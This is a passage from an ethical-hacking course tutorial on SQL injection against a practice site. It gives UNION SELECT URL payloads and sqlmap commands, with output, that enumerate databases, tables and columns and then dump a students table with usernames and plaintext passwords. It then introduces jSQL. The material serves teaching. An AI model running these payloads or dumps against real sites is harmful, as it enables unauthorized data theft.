As you can see, there was no error message on the web page. So now we know that there is a fourth column. There may be special contents such as SSN and Credit Card information in column 4. If there were no columns, we had to encounter an error. Now let's check if there is a 5th column;

URL Code: shsuethicalhacking.cf/index.php?id=1' and 0 UNION SELECT 1,2,3,4,5--+


shsuethicalhacking.cf/index.php?id=1' and 0 UNION SELECT 1,2,3,4,5--+


Sam Houston State University SQL Injection for Ethical Hacking Course

The used SELECT statements have a different number of columns

As seen in the yellow article, we got our mistake. In other words, the target contains 4 columns. Now let's learn the database version of the target;

URL Code: shsuethicalhacking.cf/index.php?id=1’ and 0 UNION SELECT 1,2, (SELECT version()),4--+

The "(SELECT version ())" section above will give us the database version that the target uses. The reason we use it before column 4 is that the piece sent before the last value can be executed in the code block. So, if we had 5 column in the target we have to write our version checker code between 3 and 5;


shsuethicalhacking.cf/index.php?id=1' and 0 UNION SELECT 1,2,(SELECT version()),4--+

Sam Houston State University SQL Injection for Ethical Hacking Course


Your Login name:2

Your Password:10.1.45-MariaDB

Now let's learn the database table name of the target;

URL Code: shsuethicalhacking.cf/index.php?id=1’ and 0 UNION SELECT 1,2, database(),4--+

"database ()" will give us the table name;



shsuethicalhacking.cf/index.php?id=1' and 0 UNION SELECT 1,2,database(),4--+

Sam Houston State University SQL Injection for Ethical Hacking Course
Your Login name:2
Your Password:shsu_members


As seen above, the table name of the target is called “shsu_members”. As you might have guessed, it can be very tiring to reach the data by controlling them one by one. The mentioned control method is called Manual SQL Injection. Now let's take a look at some applications that will make our job easier, and see how exactly we can pull target data. The application named sqlmap in Kali Linux will help us to exploit the target. Sqlmap has been the most preferred application for SQL Injection attacks for years. Let's examine how to attack with sqlmap;

sqlmap -u "URL with Vulnerability" –dbs

--dbs: Check target’s databases.




```
root@qsccsq:~# sqlmap -u "shsuethicalhacking.cf/index.php?id=1" --dbs
```




```
[22:38:30] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed
back-end DBMS: MySQL >= 5.0
[22:38:30] [INFO] fetching database names
[22:38:30] [INFO] used SQL query returns 3 entries
[22:38:30] [INFO] resumed: 'information_schema'
[22:38:30] [INFO] resumed: 'shsu_members'
[22:38:30] [INFO] resumed: 'test'
available databases [3]:
[*] information_schema
[*] shsu_members
[*] test

[22:38:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/shsuethicalhacking.cf'
[22:38:30] [WARNING] you haven't updated sqlmap for more than 230 days!!!

[*] ending @ 22:38:30 /2020-06-18/

root@qsccsq:~#
```

As can be seen, the target contains three different databases. The database named Information_schema contains the installation files of the MySQL database management system. Our target is the database named shsu_member. Now, let's try to pull the subtable name of the target database;




```
root@qsccsq:~# sqlmap -u "shsuethicalhacking.cf/index.php?id=1" --tables -D shsu_members
```




```
---
[22:43:17] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed
back-end DBMS: MySQL >= 5.0
[22:43:17] [INFO] fetching tables for database: 'shsu_members'
[22:43:17] [INFO] used SQL query returns 1 entry
Database: shsu_members
[1 table]
+----------+
| students |
+----------+

[22:43:17] [INFO] fetched data logged to text files under '/root/.sqlmap/output/shsuethicalhacking.cf'
[22:43:17] [WARNING] you haven't updated sqlmap for more than 230 days!!!

[*] ending @ 22:43:17 /2020-06-18/

root@qsccsq:~#
```

As we have seen, we have seen that the database named shsu_members has a table called students. Now, let's try to pull the columns of the table called students. We know that there are already 4 columns with the Manual Sql Injection method that we applied before. However, we do not have any data from column 4. We will be soon :)




```
root@qsccsq:~# sqlmap -u "shsuethicalhacking.cf/index.php?id=1" --tables -D shsu_members --columns -T students
```




```
Database: shsu_members
Table: students
[4 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| id          | int(11)     |
| password    | varchar(25) |
| secret_code | varchar(25) |
| username    | varchar(25) |
+-------------+-------------+

[22:46:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/shsuethicalhacking.cf'
[22:46:38] [WARNING] you haven't updated sqlmap for more than 230 days!!!

[*] ending @ 22:46:38 /2020-06-18/

root@qsccsq:~#
```

We found a new column called Secret_Code. Now, let's DUMP all the data of the target columns;




```
root@qsccsq:~# sqlmap -u "shsuethicalhacking.cf/index.php?id=1" --dump -D shsu_members --columns -T students
```



```
Database: shsu_members
Table: students
[2 entries]
+----+----------+----------+----------------------+
| id | username | password | secret_code          |
+----+----------+----------+----------------------+
| 1  | axa184   | 123123   | Ahmet Furkan Aydogan |
| 2  | cvarol   | 123456   | Cihan Varol          |
+----+----------+----------+----------------------+

[22:48:48] [INFO] table 'shsu_members.students' dumped to CSV file '/root/
ents.csv'
[22:48:48] [INFO] fetched data logged to text files under '/root/.sqlmap/o
[22:48:48] [WARNING] you haven't updated sqlmap for more than 230 days!!!

[*] ending @ 22:48:48 /2020-06-18/

root@qsccsq:~#
```


We found our secret codes thanks to sqlmap :) Maybe it might be tiring for you to use sqlmap.

Now let's look at another application. Our second tool called Jsql is much more user-friendly thanks to its visual interface. However, the application does not come installed on Kali Linux. Let's download our application;




```
root@qsccsq:~# apt-get install jsql
```

Let's write down jsql to terminal to run it;




```
root@qsccsq:~# jsql
```

At the other stage, it will be sufficient to enter the URL of the target and click on the next marker;




